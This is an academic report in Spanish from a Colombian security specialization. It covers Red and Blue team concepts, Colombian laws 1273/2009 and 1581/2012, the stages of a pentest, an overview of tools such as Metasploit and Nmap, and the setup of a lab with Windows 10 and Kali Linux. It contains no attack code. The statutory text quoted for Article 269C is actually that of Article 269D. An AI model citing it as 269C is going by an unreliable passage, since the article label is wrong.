CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM.

JUAN GUILLERMO OSPINA TREJOS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM.

JUAN GUILLERMO OSPINA TREJOS

John Freddy Quintero Tamayo
Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
MEDELLIN
2023

RESUMEN

En este documento, se presenta el informe técnico conclusivo en el que se han concebido y estructurado estrategias de seguridad informática vinculadas a las acciones propuestas en el seminario especializado de equipos estratégicos en ciberseguridad, conocidos como Red Team y Blue Team. Se han planteado una serie de casos de estudio centrados en la seguridad de la compañía HackerHouse.

El contenido del informe técnico se organiza en torno a cuatro etapas: en la primera se identifica y describe el problema, así como se establece la infraestructura necesaria para el proceso. La segunda etapa aborda un análisis relacionado con la contratación de personal para el equipo Red Team y Blue Team de la empresa The HackerHouse. La tercera etapa se enfoca en la evaluación de metodologías de pruebas de intrusión en seguridad informática, haciendo uso de herramientas especializadas; durante esta etapa se explora el sistema y se identifican las vulnerabilidades en la seguridad de la organización. Finalmente, en la cuarta etapa, se lleva a cabo un análisis detallado de las vulnerabilidades descubiertas y se desarrolla un plan de mejora para la seguridad de la empresa.

El informe técnico concluye con recomendaciones y conclusiones basadas en las estrategias y acciones desarrolladas por el equipo Red Team y Blue Team de HackerHouse.

CONTENIDO

pág.

LISTA DE FIGURAS

LISTA DE TABLAS

Pág.

GLOSARIO

Blue Team. Sistemas de seguridad informática que monitorean el estado de riesgo y actúan reactivamente en caso de ataques externos.

CVE. (Common Vulnerabilities and Exposures) es un sistema estandarizado utilizado para identificar, nombrar y realizar un seguimiento de las vulnerabilidades de seguridad en software y hardware de tecnología de la información. Fue creado para facilitar la comunicación y la colaboración entre profesionales de seguridad informática, proveedores de productos y la comunidad en general.

Exploit. Es una técnica o una secuencia de comandos diseñados para aprovechar una vulnerabilidad específica en un sistema informático o una aplicación con el fin de comprometer la seguridad de dicho sistema.

ExploitDB. Es una base de datos y recurso en línea que se enfoca en recopilar y proporcionar información sobre exploits informáticos y vulnerabilidades de seguridad. Está diseñada para ayudar a los profesionales de seguridad informática, investigadores de vulnerabilidades y hackers éticos a acceder a detalles técnicos sobre exploits y vulnerabilidades con el fin de mejorar la seguridad de sistemas y aplicaciones.

Footprinting. Fase inicial y fundamental del proceso de recolección de información en el ámbito de la seguridad informática y la ciberseguridad. Consiste en la recopilación de datos e información acerca de un sistema informático, una red, una organización o una entidad en línea, con el objetivo de obtener un conocimiento detallado sobre ellos.

Framework. Es un marco o estructura de trabajo que proporciona un conjunto de herramientas, bibliotecas, normas y prácticas recomendadas que simplifican y agilizan el desarrollo de software o la realización de tareas específicas en el ámbito de la programación y la informática.

Intrusión. Acceso no autorizado o ilegal a sistemas informáticos, redes, dispositivos o datos por parte de un individuo o entidad no autorizados.

Opensource. (código abierto en español) se refiere a un modelo de desarrollo de software en el que el código fuente del programa es accesible para el público en general y puede ser utilizado, modificado y distribuido libremente. En otras palabras, el software de código abierto se caracteriza por su transparencia y accesibilidad para la comunidad de desarrolladores y usuarios.

Openvas. (Open Vulnerability Assessment System) es una plataforma de escaneo de vulnerabilidades de código abierto utilizada para identificar y evaluar las debilidades de seguridad en sistemas informáticos, redes y aplicaciones.

Payload. Es la parte de un ataque informático o de un programa malicioso (como un virus, un troyano o un malware) que realiza una acción maliciosa específica después de haber infectado o comprometido un sistema objetivo.

Pentesting. Es una técnica utilizada en el campo de la ciberseguridad para evaluar la seguridad de un sistema informático, red, aplicación o infraestructura de TI simulando un ataque cibernético controlado.

Purple Team. Se refiere a un enfoque de ciberseguridad que busca mejorar la seguridad de una organización al combinar elementos de los equipos de Red Team y Blue Team.

Ransomware. Es un tipo de malware o software malicioso que se utiliza para cifrar archivos en el sistema de una víctima y luego exigir un rescate, generalmente en forma de criptomonedas, a cambio de la clave de desencriptación necesaria para restaurar los archivos.

Red Team. Sistemas de seguridad informática que emulan las estrategias de atacantes para localizar falencias en los mecanismos de defensa.

SIEM. (Security Information and Event Management) es una plataforma o conjunto de herramientas diseñadas para recopilar, correlacionar, analizar y gestionar datos de seguridad de una variedad de fuentes en tiempo real para ayudar a las organizaciones a detectar y responder a amenazas cibernéticas e incidentes de seguridad.

Vulnerabilidad. Es una debilidad o fallo en un sistema informático, una red, una aplicación, un dispositivo o una configuración que podría ser explotada por un atacante para comprometer la seguridad de dicho sistema.

Wireshark. Es una herramienta de software de código abierto utilizada para el análisis y la captura de paquetes de datos en una red de datos.

XDR. (Extended Detection and Response) amplía la funcionalidad de los sistemas tradicionales de Detección y Respuesta para brindar una visión más completa y una capacidad de respuesta más eficiente a las amenazas cibernéticas.

INTRODUCCIÓN

En el siguiente informe técnico, se exponen las acciones significativas realizadas por el equipo de Red Team y Blue Team de la organización HackerHouse, en consonancia con los parámetros éticos y legales que rigen los procesos relacionados con la ciberseguridad, así como el análisis y la implementación de herramientas para llevar a cabo pruebas de penetración y fortalecer la Seguridad informática.

Este informe detallará exhaustivamente los procedimientos llevados a cabo en las diversas etapas del "pentesting", las herramientas empleadas en cada una de estas fases y un análisis correspondiente de su impacto en el sistema evaluado. Además, se realizará una caracterización de los factores de vulnerabilidad a partir de un análisis de los riesgos de seguridad presentes en el sistema informático de la empresa, y se dará a conocer las acciones pertinentes para reducir o mitigar posibles ataques en tiempo real. Estas acciones se desarrollarán teniendo en consideración las funciones y características de los sistemas de gestión de la información y eventos de seguridad (SIEM).

Es importante destacar que, en el ámbito de la ciberseguridad, surgen constantemente nuevas amenazas y vulnerabilidades, algunas de las cuales se disfrazan como herramientas legítimas, pero pueden alterar su contexto original. Estas herramientas pueden convertirse en elementos que ponen en riesgo la seguridad de la empresa al exponer información crítica. Por lo tanto, resulta de suma importancia seleccionar cuidadosamente las herramientas de contención apropiadas que permitan hacer frente de manera eficaz a las amenazas que puedan surgir.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Compartir el informe técnico que documenta los procedimientos de seguridad informática implementados en colaboración con el equipo Red Team y Blue Team de la empresa HackerHouse, en estricto cumplimiento de las políticas y estándares de seguridad establecidos por la organización.

1.2 OBJETIVOS ESPECÍFICOS

- Dar a conocer la importancia de desplegar estrategias relacionadas con Red Team y Blue Team.
- Plantear estrategias para contribuir en la mejora de técnicas para Red Team y Blue Team.
- Formular conclusiones y recomendaciones para la mejora de las estrategias implementadas por los equipos Red Team y Blue Team de la compañía HackerHouse.

2 DESARROLLO DEL TRABAJO

2.1 ETAPA 1 - CONCEPTOS EQUIPOS DE SEGURIDAD.

- **Anexo 1 – Escenario 1.**

Este anexo tiene la finalidad de brindar una guía para la identificación del análisis y configuración del banco de trabajo.

Situación problema: Montaje banco de trabajo.

HackerHouse requiere previamente una instalación de un banco de trabajo con el cual el personal postulado a hacer parte de la organización deberá utilizar en una serie de escenarios y problemas complejos al interior de HackerHouse. El banco de trabajo debe estar basado en herramientas software Opensource, la recursividad será vital en este proceso.

2.1.1 Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

Procesos fundamentales relacionados con las leyes 1273 de 2009 y 1581 de 2012.

- **Ley 1273 de 2009.**

Ley Colombiana que permite realizar modificaciones al código penal, en cual se crea un bien jurídico tutelado que se identifica con el nombre “de la protección de la información y de los datos”.[1]

Características artículos que está compuesta esta ley:

• Artículo 269A: Acceso abusivo a un sistema informático.

[1] Ley 1273 2009. (5 de enero 2009) Normatividad – Leyes. Obtenido. Dirección de apropiación de las TIC. ministerio de las tecnologías de la información y comunicaciones: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

El primero de los delitos a este respecto relevante es el *acceso abusivo a sistema informático* artículo 269A del Código Penal. Confluyen en él dos modalidades alternativas (esto es, cualquiera de ellas basta para configurar el delito): (i) acceder total o parcialmente a un sistema informático y (ii) mantenerse en su interior contra la voluntad del usuario.

El texto de la norma señala que

> El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

El verbo rector de este delito (el vocablo que define la acción) es ‘‘acceder’’, que se entiende como el ingreso sin autorización, o ‘‘más allá de lo autorizado’’, a un sistema informático, sin importar el objetivo que se persiga. Aquí el elemento principal es la autorización con que se cuente, dado que ella determina el punto a partir del cual puede configurarse este delito, en lo referente a las personas a que se permite ingresar, los componentes del sistema, el tiempo de permanencia y las tareas a desarrollar.

La norma penaliza también el mantenimiento no autorizado dentro del sistema informático, entendido como la extensión temporal de la presencia al interior del sistema contra la voluntad del legitimado a autorizar o improbar el acceso. Esta variante del delito presupone que el agente ingresó previamente al sistema, pues sólo así puede evaluarse su mantenimiento en el interior. Este acceso inicial puede ser autorizado, de manera que habrá delito por esta variante al extender la permanencia. Si el acceso no es permitido, debe tratarse de una conducta culposa –esto es, carente de intención–, pues si existió intencionalidad se presentará el delito por la modalidad de acceso irregular, no así de mantenimiento inautorizado.

El objeto que recae la conducta es, según se deriva de lo expuesto, el *sistema informático*, definido a este respecto como ‘‘el conjunto de elementos o partes interrelacionados que permiten el almacenamiento, tratamiento y procesamiento automático de la información’’. Se considera que consta de tres componentes: el (i) físico o *hardware*, conformado por todos los elementos tangibles, el (ii) lógico, consistente en el *software*, y el (iii) humano, a saber, todos los operarios a cargo del sistema.

• Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.

Este delito está consagrado en el artículo 269B del Código Penal, en los siguientes términos:

> El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.

La conducta penalizada es entorpecer el acceso regular a un sistema informático o red de telecomunicaciones, así como a sus datos. Este es un *delito residual*, dado que se aplica a falta de un tipo penal específico que tenga una pena mayor. Así pues, se configura si y solo si no existen otros delitos de mayor punitividad que tenga mejor adecuación al caso particular. La perturbación supone una cierta prolongación temporal. El ataque puede concretarse sobre el (i) funcionamiento o (ii) ingreso a una red de comunicaciones o sistema informático, así como en el (iii) acceso a los datos allí contenidos.

• Artículo 269C: Interceptación de datos informáticos.

Está contenido en el artículo 269C del Código Penal.

> El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

El ámbito de este tipo penal es amplio e indeterminado. Cobija todas las conductas tendientes a ‘‘leer, modificar o insertar’’ datos –comunicaciones– en cualquier instante o fase de su transmisión desde el emisor hacia el receptor, sea al interior de un sistema informático o en emisiones electromagnéticas por él generadas. No se requiere para su consumación que exista daño informático o apropiación de los datos, siendo por tanto de dificultosa detección, dado que comúnmente no existen rastros a advertir.

En este punto es pertinente preguntar quién está facultado para otorgar el acceso a los sistemas informáticos. En principio, podría pensarse que lo es el propietario; sin embargo, debe notarse que los datos contenidos allí pueden tener titulares diferentes, por lo general. No parece posible que el administrador de un sistema informático esté habilitado para autorizar el acceso de datos de terceras personas.

• Artículo 269D: Daño informático.

Cualquier menoscabo o perjuicio causado al íntegro funcionamiento de un sistema informático es punible por medio de este delito. Se refiere a las conductas de quien ‘‘[...] destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos [...]’’ artículo 269D del Código Penal.

Esta disposición protege los diferentes componentes de un sistema informático, incluyendo el lógico y el físico. Se configura el delito al dañarse el elemento lógico –software–, pero se incluyen todas las vías posibles por donde puede acaecer un daño tal. Siempre debe existir un daño del software; de lo contrario, no se perfeccionará la conducta delictiva. Así, por ejemplo, si el ataque ocurre por medios físicos y no se afecta el elemento lógico, no existirá delito informático sino el general de daño en bien ajeno.

• Artículo 269E: Uso de software malicioso.

Cualquier individuo que, sin tener la autorización correspondiente, genere, comercie, adquiera, distribuya, venda, remita, introduzca o saque del territorio nacional software malicioso u otros programas informáticos con efectos perjudiciales, será sancionado con una pena de privación de libertad que oscilará entre cuarenta y ocho (48) y noventa y seis (96) meses, además de enfrentar una multa que variará entre 100 y 1000 salarios mínimos legales mensuales vigentes.

• Artículo 269F: Violación de datos personales.

Quien, careciendo de la debida autorización y en beneficio propio o de terceros, logre obtener, recopilar, sustraer, ofertar, comerciar, intercambiar, enviar, adquirir, interceptar, divulgar, alterar o utilice de manera indebida códigos personales o información personal contenida en registros, archivos, bases de datos o medios similares, estará sujeto a una pena de prisión que abarcará desde cuarenta y ocho (48) hasta noventa y seis (96) meses, acompañada de una multa que oscilará entre 100 y 1000 salarios mínimos legales mensuales vigentes.

- **Ley 1581 de 2012.**

“Ley que permite la protección de datos personales que se encuentren registrados en cualquier base de datos”.[2]

Principio de legalidad en el tratamiento de datos: Este principio se establece por medio de una regulación legal, sujeta a sus disposiciones y regulaciones subsecuentes.

Principio de finalidad: El tratamiento de datos debe estar dirigido hacia un propósito legítimo y coherente con lo establecido en la constitución y las leyes.

[2] Ley estatutaria 1581 del 2012 (octubre 17 de 2012). Senado de la república de Colombia. Obtenido Diario Oficial No. 48.587: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html.

Principio de libertad: El procesamiento de datos solo puede llevarse a cabo con el consentimiento del titular, y la obtención o divulgación de datos personales requiere una autorización adecuada.

Principio de veracidad o calidad: La información sometida a tratamiento debe ser precisa, completa, demostrable y comprensible.

Principio de transparencia: Es necesario garantizar que la información en proceso asegure el derecho del titular a conocerla en cualquier momento.

Principio de acceso y circulación restringida: La información en proceso debe respetar los límites derivados de la naturaleza de diferentes datos personales, así como de las leyes y la constitución.

Principio de seguridad: La información en tratamiento debe manejarse con todas las medidas técnicas, administrativas y humanas necesarias para su protección.

Principio de confidencialidad: Se debe salvaguardar la privacidad de la información que está siendo procesada, asegurando su confidencialidad.

2.1.2 El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?

- **Etapa 1: Recolección de información.**

En esta etapa, nos enfocamos en recopilar toda la información disponible dentro de la empresa, identificando los sistemas y programas actualmente en uso por la organización.

Herramientas utilizadas: Escáneres y herramientas de rastreo que posibilitan la obtención exhaustiva de los datos.

- **Etapa 2: Análisis de vulnerabilidades.**

En esta etapa, se examinan los éxitos logrados mediante nuestras tácticas de entrada, a través de la evaluación y acción proactiva con relación a las debilidades. Herramientas utilizadas: NESSUS, Nmap, CVE.

- **Etapa 3: Modelado de amenazas.**

- En esta etapa, se captura y ordenan estrategias para proceder a llevar a cabo pruebas de seguridad, se elabora la estructura con la que se realizará el ataque a un sistema informático o red de datos.

- **Etapa 4: Explotación.**

En esta etapa, se da comienzo al procedimiento de intentar obtener la entrada a los diversos sistemas que son el foco de nuestra evaluación de penetración. Herramientas utilizadas: Metasploit, exploitdb.

- **Etapa 5: Informe.**

En esta etapa conclusiva, se expone el desenlace de la evaluación de penetración, destacando de manera nítida los posibles riesgos derivados de las vulnerabilidades identificadas.
Herramientas utilizadas: Aplicaciones de oficina para proporcionar los informes pertinentes.[3]

2.1.3 Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada. Dentro del proceso descrito en este apartado usted como experto en ciberseguridad debe buscar y documentar lo siguiente:

* ¿Qué es un CVE y su estructura?
* https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

- **Metasploit:** Es una herramienta de pruebas de penetración que posibilita la creación y ejecución de exploits para identificar diversos tipos de vulnerabilidades. Esta herramienta es particularmente valiosa y precisa en el proceso de evaluación de penetración. En cuanto a sus usos característicos, se

[3] INCIBE, "¿Qué es el pentesting? Auditando la seguridad de tus sistemas". {En línea}. {04 julio de 2019} disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas.

destacan tres acciones fundamentales para mencionar que son Metasploit Framework, Metasploit Express 4.0, Metasploit Pro-3.5.[4]

- **Nmap:** Es una utilidad de código abierto que habilita la investigación de redes y la realización de auditorías de seguridad. Su estructura permite llevar a cabo análisis y ejecutar procesos y procedimientos en redes extensas, aunque también es funcional en sistemas individuales.

- **Openvas:** Es una aplicación gratuita que posibilita la detección de vulnerabilidades y permite llevar a cabo correcciones de deficiencias de seguridad.

- **ExploitDB:** Este tipo de utilidad facilita la creación de respaldos del procedimiento efectuado en la página web exploitdb, lo que nos permite realizar una búsqueda más detallada de la información sin conexión, a través de un proceso de copia local.

- **CVE:** Tipo de herramienta cuya característica son las vulnerabilidades y exposiciones comunes, en las bases de datos.

2.1.4 Para finalizar esta actividad es importante que usted reconozca, analice y configure “banco de trabajo” lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad.

Identificación del análisis y configuración del banco de trabajo.

Se instala la última versión de Oracle VirtualBox donde se van a crear posteriormente la máquina virtual de Windows 10 y Kali Linux.


Figura 1. Instalación de Virtual Box.

Fuente: El Autor.

4 CATOIRA, Fernando “Pruebas de penetración para principiantes: Explotando una vulnerabilidad con metasploit framework”. {En línea}. {2018} disponible en: https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra.

La máquina virtual de Windows 10 cuenta con 4 procesadores, 4 GB de memoria RAM y un disco duro de 42 GB.


Figura 2. Características técnicas de hardware Windows 10.



Fuente: El Autor.

Se instala el Windows 10 en la máquina virtual y queda con el sistema operativo funcional.


Figura 3. Instalación de Windows 10.



Fuente: El Autor.

Por medio de la herramienta ping de Windows se realiza una prueba de comunicación para alcanzar la máquina virtual de Kali Linux con la dirección IP 192.168.0.20 desde la máquina virtual de Windows con dirección IP 192.168.0.17, obteniendo un resultado satisfactorio de comunicación.


Figura 4. Comunicación entre Windows 10 y Kali Linux.



Fuente: El Autor.

La máquina virtual de Kali Linux cuenta con 1 procesador, 2 GB de memoria RAM y un disco duro de 20 GB.

Figura 5. Características técnicas de hardware Kali Linux.



Fuente: El Autor.

Se instala el Kali Linux en la máquina virtual y queda con el sistema operativo funcional.

